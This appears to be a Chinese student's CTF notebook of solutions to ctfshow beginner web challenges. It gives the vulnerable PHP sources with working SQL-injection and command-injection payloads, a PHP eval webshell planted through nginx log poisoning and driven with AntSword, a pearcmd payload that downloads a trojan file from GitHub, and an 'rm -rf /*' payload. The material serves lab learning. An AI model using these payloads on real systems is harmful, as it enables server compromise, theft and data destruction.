

周练7

笔记本：信息安全

创建时间：2023/1/23 20:54

更新时间：2023/1/31 14:50

作者：junecai1

URL：http://dd462446-8bc5-4322-9f97-a9e50bb80bcd.challenge.ctf.show/

完成ctfshow (网址: <https://ctf.show/>) 的“_萌新杯”里面的web1-24题

萌新杯:

1:

```
<?php
# 包含数据库连接文件
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['id'])){
    $id = $_GET['id'];
    # 判断id的值是否大于999
    if(intval($id) > 999){
        # id 大于 999 直接退出并返回错误
        die("id error");
    }else{
        # id 小于 999 拼接sql语句
        $sql = "select * from article where id = $id order by id limit 1 ";
        echo "执行的sql为: $sql";

        # 执行sql 语句
        $result = $conn->query($sql);
        # 判断有没有查询结果
        if ($result->num_rows > 0) {
            # 如果有结果, 获取结果对象的值$row
            while($row = $result->fetch_assoc()) {
                echo "id: " . $row["id"]. " - title: " . $row["title"]. "
<hr>" . $row["content"]. "
";
            }
        }
        # 关闭数据库连接
        $conn->close();
    }
}

}else{
    highlight_file(__FILE__);
}
?>
</body>
<!-- flag in id = 1000 -->
</html>
```

提示可得flag的id是1000但是会被判断错误: 需要绕过:

使用十六进制的1000: ?id=0x3e8

使用sql注入, 联合查询, 拿到数据: ?id=1 union select * from article; --+
ctfshow{82fa0537-10e4-4071-bd29-7a359e539e68}

2:

```
<html>
<head>
    <title>ctf.show萌新计划web1</title>
    <meta charset="utf-8">
</head>
<body>
<?php
# 包含数据库连接文件
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['id'])){
    $id = $_GET['id'];
    if(preg_match("/or|\\+/i",$id)){
        die("id error");
    }
    # 判断id的值是否大于999
```

```

if(intval($id) > 999){
    # id 大于 999 直接退出并返回错误
    die("id error");
}else{
    # id 小于 999 拼接sql语句
    $sql = "select * from article where id = $id order by id limit 1 ";
    echo "执行的sql为: $sql";

    # 执行sql 语句
    $result = $conn->query($sql);
    # 判断有没有查询结果
    if ($result->num_rows > 0) {
        # 如果有结果, 获取结果对象的值$row
        while($row = $result->fetch_assoc()) {
            echo "id: " . $row["id"]. " - title: " . $row["title"]. "
<hr>" . $row["content"]. "
";
        }
    }
    # 关闭数据库连接
    $conn->close();
}

}else{
    highlight_file(__FILE__);
}

?>
</body>
<!-- flag in id = 1000 -->
</html>

```

同理可得:

使用十六进制的1000: ?id=0x3e8

使用sql注入, 联合查询, 拿到数据: ?id=1 union select * from article; --+



3:

```

<html>
<head>
    <title>ctf.show萌新计划web1</title>
    <meta charset="utf-8">
</head>
<body>
<?php
# 包含数据库连接文件
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['id'])){
    $id = $_GET['id'];
    if(preg_match("/or|\-|\\|\\*|\\<|\\>|\\!|x|hex|\\+/i",$id)){
        die("id error");
    }
}

```

```

# 判断id的值是否大于999
if(intval($id) > 999){
    # id 大于 999 直接退出并返回错误
    die("id error");
}else{
    # id 小于 999 拼接sql语句
    $sql = "select * from article where id = $id order by id limit 1 ";
    echo "执行的sql为: $sql";

    # 执行sql 语句
    $result = $conn->query($sql);
    # 判断有没有查询结果
    if ($result->num_rows > 0) {
        # 如果有结果, 获取结果对象的值$row
        while($row = $result->fetch_assoc()) {
            echo "id: " . $row["id"]. " - title: " . $row["title"]. "
<hr>" . $row["content"]. "
";
        }
    }
    # 关闭数据库连接
    $conn->close();
}

}else{
    highlight_file(__FILE__);
}

?>
</body>
<!-- flag in id = 1000 -->
</html>

```

增加了过滤内容: `or| -| \ | *| <| >| !|x|hex| +`

使用内置函数power()可以间接使id值等于1000: `?id=power(10,3);?id=sqrt(1000000)`同理。

4:

同上一题相比增加了过滤内容:

`/or|\-|\\|\/|*|\\<|\\>|\\!|x|hex|\\(|\\)|\\+|select/i`

使用1000的二进制格式: payload: `?id=0b1111101000`




执行的sql为: `select * from article where id = 0b1111101000 order by id limit id: 1000 - title: CTFshowflag`

`ctfshow{96b9bd95-14b3-423e-a283-c071e1ce6b19}`

5:

过滤: `/\'|\" or|\\|\\-|\\|\\\/|*|\\<|\\>|\\!|x|hex|\\(|\\)|\\+|select/i`



执行的sql为: `select * from article where id = 0b1111101000 order by id limit 1 id: 1000 - title: CTFshowflag`

`ctfshow{bd257d75-a934-4bc3-9251-d3471ce78951}`

和上一题一样使用二进制

疑问:

```

import math
# a = 0b1111101000

```

```
# b= 0b0000010111
a=994
b=10
print(a^b)

# print(a)
# print(bin(994)) # 1111100010 994


# print(bin(10)) # 101000000 10

# # 0101100010
# # 0101100001
# # 1010011110
# print(bin(1000))

994^10 how?
```

6:

过滤: `/\'|\"|or|\\|\\-|\\\\|\\|*|\\<|\\>|\\^|\\!|x|hex|\\(|\\)|\\+|select/i`
使用二进制编码: `?id=0b1111101000`




执行的sql为: `select * from article where id = 0b1111101000 order by id limit 1`
id: 1000 - title: CTFshowflag

ctfshow{a56407bb-f827-48e1-8f3e-e50f2f322254}

?id=~~1000

7:

增加对求反~的过滤:
二进制编码yyds



执行的sql为: `select * from article where id = 0b1111101000 order by id limit 1`
id: 1000 - title: CTFshowflag

ctfshow{9f351137-a5cd-484b-8320-9e8bd5977822}

8:

打开:

```
<html>
<head>
  <title>ctf.show萌新计划web1</title>
  <meta charset="utf-8">
</head>
<body>
<?php
# 包含数据库连接文件,key flag 也在里面定义
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['flag'])){
    if(isset($_GET['flag'])){
        $f = $_GET['flag'];
        if($key===$f){
            echo $flag;
        }
    }
}else{
    highlight_file(__FILE__);
}

?>
</body>
</html>
```

没头绪, 扫目录。什么都没有发现。

!!!!!!!

提示:

1

阿呆熟悉的一顿操作, 去了埃塞尔比亚。

PS:阿呆第一季完, 敬请期待第二季!

删库跑路

Instance Info

Remaining Time: 3067s

Lan Domain: 24829-63d45e29-009f-4ae9-a599-354bccbbd420

题目链接


Destroy this instance

Renew this instance

Flag

Submit

payload: ?flag=rm -rf /*



ctfshow{5648d0e1-232f-4d1c-b1af-accf2b74f3b9}

9:

```
命令执行:
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(preg_match("/system|exec|highlight/i",$c)){
        eval($c);
    }else{
        die("cmd error");
    }
}else{
    highlight_file(__FILE__);
}
?>
payload:
查看文件:
?c=system("ls"); 》》》 config.php index.php
打开全部文件:
?c=highlight_file("index.php");
?c=highlight_file("config.php"); >>>>
<?php
$flag = "ctfshow{a5b35044-9f96-4702-acd9-5a5075ecdcf0}";
?>
```

10:

```
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/system|exec|highlight/i",$c)){
        eval($c);
    }else{
        die("cmd error");
    }
}else{
    highlight_file(__FILE__);
}
?>
查看文件:
绕过: glob()和print_r();
?c=print_r(glob("*")); >>>Array ( [0] => config.php [1] => index.php )
```

读取文件:
PHP执行系统外部命令函数:exec()、passthru()、system()、shell_exec()
?c=passthru("cat%20config.php"); >>>
<?php
\$flag = "ctfshow{3a2b60f0-9838-4e92-a043-a74e99e316ec}"; // 查看源码得
?>

11:

```
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/system|exec|highlight|cat/i",$c)){
        eval($c);
    }else{
        die("cmd error");
    }
}else{
    highlight_file(__FILE__);
}
?>
```

限制了cat,可以使用的还有很多
payload: ?c=passthru("tac config.php"); >>>?> \$flag = "ctfshow{a5f89546-e05d-452b-8775-0c4aae2f3fc0}";

12:

```
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/system|exec|highlight|cat|\.|php|config/i",$c)){
        eval($c);
    }else{
        die("cmd error");
    }
}else{
    highlight_file(__FILE__);
}
?>
```

payload: ?c=passthru("tac%20*%20|grep%20flag");

13:

```
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/system|exec|highlight|cat|\.|;|file|php|config/i",$c)){
        eval($c);
    }else{
        die("cmd error");
    }
}else{
    highlight_file(__FILE__);
}
?>
```


分号都被过滤了。可以使用 ?> 代替 分号
payload: ?c=passthru("tac%20*%20|grep%20flag")?>
\$flag = "ctfshow{22fcafbf-8a0a-442f-a7fb-290c3a73625e}"; # flag in config.php

14:

```
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(!preg_match("/system|exec|highlight|cat|\\(|\\.|\\;|file|php|config/i",$c)){
        eval($c);
    }else{
        die("cmd error");
    }
}else{
    highlight_file(__FILE__);
}
?>
```

括号被过滤了。



使用: ?c=echo `\$_POST[a]`?> 在此页面抓包或者使用hackbar增加参数a=cat config.php 打开文件 反引号会将收到的字符串按照系统命令执行。



15:

过滤了?>

先将c=echo `\$_POST[a]`; 再:




16:

```
<?php
# flag in config.php
include("config.php");
if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(md5("ctfshow$c")=="a6f57ae38a22448c2f07f3f95f49c84e"){
        echo $flag;
    }else{
        echo "nonono!";
    }
}else{
    highlight_file(__FILE__);
}
?>
md5匹配
```

一键获取

Magic Data 5

md5_16	a6f57ae38a22448c2f07f3f95f49c84e	 phoe	🔍 查询
解密结果 ctfshow36d			📋 复制

脚本获取：

```
import hashlib
#建立爆破的字典str
str='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890+-.*/'
#从一个字符开始尝试，逐渐往下加
for i in str:
    for j in str:
        for k in str:
            s=hashlib.md5(('ctfshow'+i+j+k).encode()).hexdigest()
            #让ctfshow和字符i,j,k拼接在一起，转化为MD5值，hexdigest函数实现字符存储
            if s== 'a6f57ae38a22448c2f07f3f95f49c84e':#判断值是否符合条件
                print(i+j+k)#输出字符c的值
        》》》36d
?:怎么知道只有三个的？
```

17:

```
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/php/i",$c)){
        include($c);

    }

}

}else{
    highlight_file(__FILE__);
}
?>
```

文件包含：

复习：


[CTF中文件包含漏洞总结_LetheSec的博客-CSDN博客](#)

日志注入：


通过bp抓包将一句话木马写入user-agent中：

```
<?php eval($_POST['a']);?>
```

使用yijian连接。



找到flag:
中国蚁剑



ps:日志文件目录: **/var/log/nginx/access.log**

18:

和上一题一样只不过不能直接访问需要输入参数: [?c=/var/log/nginx/access.log](#)

通过hackbar修改信息:

```
172.12.0.6 - - [31/Jan/2023:03:17:03 +0000] "GET / HTTP/1.1" 200 1448 "http://41d6699d-ab06-43c7-a36b-92f7c0d0a3f1.challenge.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70" 172.12.0.6 - - [31/Jan/2023:03:39:47 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 282 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70" 172.12.0.6 - - [31/Jan/2023:03:40:46 +0000] "GET /?c=/var
/log/nginx/access.log HTTP/1.1" 200 515 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70" 172.12.0.6 - -
[31/Jan/2023:03:40:53 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 748 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0
Safari/537.36 Edg/109.0.1518.70" 172.12.0.6 - - [31/Jan/2023:03:41:02 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 981 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70" 172.12.0.6 - - [31/Jan/2023:03:42:10 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 1214 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0" 172.12.0.6 - - [31/Jan/2023:03:42:10 +0000] "GET /favicon.ico HTTP/1.1" 200 1448 "http://41d6699d-ab06-43c7-
a36b-92f7c0d0a3f1.challenge.ctf.show/?c=/var/log/nginx/access.log" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0" 172.12.0.6 - - [31/Jan/2023:03:42:30 +0000]
"GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 1657 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0" 172.12.0.6 - - [31/Jan/2023:03:42:32 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 1762 "-"
```

Encryption Encoding SQL XSS Other [Contribute now!](#) HackBar v2

Load URL Split URL Execute

http://41d6699d-ab06-43c7-a36b-92f7c0d0a3f1.challenge.ctf.show/?c=/var/log/nginx/access.log

☐ Post data ☒ Referer ☒ User Agent ☒ Cookies [Clear All](#)

R <?php eval(\$_POST['a']);?>

U <?php eval(\$_POST['a']);?>

C <?php eval(\$_POST['a']);?>

连接：

AntSword 编辑 窗口 调试

设置

数据管理 (0)

URL地址 IP地址

添加数据

添加 清空 测试连接

基础配置

URL地址 * http://41d6699d-ab06-43c7-a36b-92f7c0d0a3f1.challenge.ctf.show/?c=/v.

连接密码 * a

网站备注

编码设置 UTF8

连接类型 PHP

编码器

☒ default (不推荐)

☐ base64

☐ chr

请求信息

其他设置

分类目录 (1)

添加 重命名 删除

默认分类 0

成功 连接成功!

得到：

```
<?php
$flag = "ctfshow{0deecc82-3af8-4cc5-8bc7-98222a91f1e5}";
?>
```

19:

同上

```
<?php
```

```
$flag = "ctfshow{25e1fce8-5515-48be-8eec-f9ad9ce77bca}";
?>
```

20:

同上

```
<?php
```

```
$flag = "ctfshow{2e8f939c-be61-4756-aea5-9c3b5fb591f4}";
?>
```

21:

同上：

```
AntSword 编辑 窗口 调试
124.223.158.81
编辑: /var/log/nginx/access.log
/var/log/nginx/access.log
刷新 高亮 用此编码打开 保存

1 172.12.0.6 - - [31/Jan/2023:03:49:58 +0000] "GET / HTTP/1.1" 502 559 "http://f2720696-a525-4991-9914-ac110dba855b.challenge
.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari
/537.36 Edg/109.0.1518.70"
2 172.12.0.6 - - [31/Jan/2023:03:50:03 +0000] "GET / HTTP/1.1" 200 1460 "http://f2720696-a525-4991-9914-ac110dba855b
.challenge.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0
.0 Safari/537.36 Edg/109.0.1518.70"
3 172.12.0.6 - - [31/Jan/2023:03:50:32 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 549 "-" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70"
4 172.12.0.6 - - [31/Jan/2023:03:50:41 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 782 "<?php eval($_POST['a'])
);?>" "<?php eval($_POST['a']);?>"
5 172.12.0.6 - - [31/Jan/2023:03:50:41 +0000] "GET /favicon.ico HTTP/1.1" 200 1460 "<?php eval($_POST['a']);?>" "<?php eval
($_POST['a']);?>"
6 172.12.0.6 - - [31/Jan/2023:03:50:42 +0000] "GET /?c=/var/log/nginx/access.log HTTP/1.1" 200 972 "<?php eval($_POST['a'])
);?>" "<?php eval($_POST['a']);?>"
7 172.12.0.6 - - [31/Jan/2023:03:51:12 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1006 "-" "Opera/9.80 (X11;
Linux x86_64; U; bg) Presto/2.8.131 Version/11.10"
8 172.12.0.6 - - [31/Jan/2023:03:51:15 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1012 "-" "Mozilla/5.0
(Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2226.0 Safari/537.36"
9 172.12.0.6 - - [31/Jan/2023:03:51:16 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1039 "-" "Opera/12.0(Windows
NT 5.1;U;en)Presto/22.9.168 Version/12.00"
10 172.12.0.6 - - [31/Jan/2023:03:51:18 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1356 "-" "Mozilla/5.0
(Windows NT 6.2; rv:22.0) Gecko/20130405 Firefox/22.0"
11 172.12.0.6 - - [31/Jan/2023:03:51:20 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 999 "-" "Mozilla/5.0 (Windows
NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.0 Safari/537.36"
12 172.12.0.6 - - [31/Jan/2023:03:51:21 +0000] "POST /?c=/var/log/nginx/access.log HTTP/1.1" 200 1042 "-" "Mozilla/5.0
(Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2224.3 Safari/537.36"
13

<?php
$flag = "ctfshow{d23cf68a-08d5-4fc0-b5af-c1a4b0de712c}";
?>
```

22:

```
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\.:|\\|\\\\\\i",$c)){
        include($_c.".php");
    }

}else{
    highlight_file(__FILE__);
}
?>
更严格的过滤
```

有点点点复杂!!!: [ctfshow 萌新22 \(类似级客巅峰web4\) Firebasky的博客-CSDN博客_ctfshow萌新web22; \(77条消息\) ctfshow萌新计划web22_墨子轩、的博客-CSDN博客_ctfshow萌新web22; ctfshow 萌新计划web22 - p40h33 - 博客园 \(cnblogs.com\)](#)

- pear是一个是可重用的PHP组件框架和系统分发
- 为PHP用户提供开源的结构化代码库
 - 便于代码的分发和包的维护
 - 标准化PHP的编写代码
 - 提供PHP的扩展社区库 (PECL)
 - 通过网站、邮件列表和下载镜像支持PHP/PEAR社区


在pear中有一个pearcmd.php的类, 这里传参c值为pearcmd拼接后面的.php后缀, 然后进行下一步的操作。download下载文件从指定服务器

然后可以构造payload: 参考这些得到payload: ?


c=pearcmd&+download+https://github.com/junecai1/test01/blob/master/index.php

需求:

- 1: 公网地址, 使用phpstudy+Sakurafrp内网穿透可以(猜测), 也可以GitHub和gitte。
- 2: index.php是木马文件。



ps:
GitHub下载文件的链接raw。
咋就不一样呢。下载不了, ohhhhhhhhhh, 使用GitHub的成功了



Notice: Undefined index: a in **/var/www/html/index.php** on line **1**
www-data

连接:

```
<?php
$flag = "ctfshow{c678b926-4ccb-4fae-a1e2-14ee2f52b694}";
?>
```

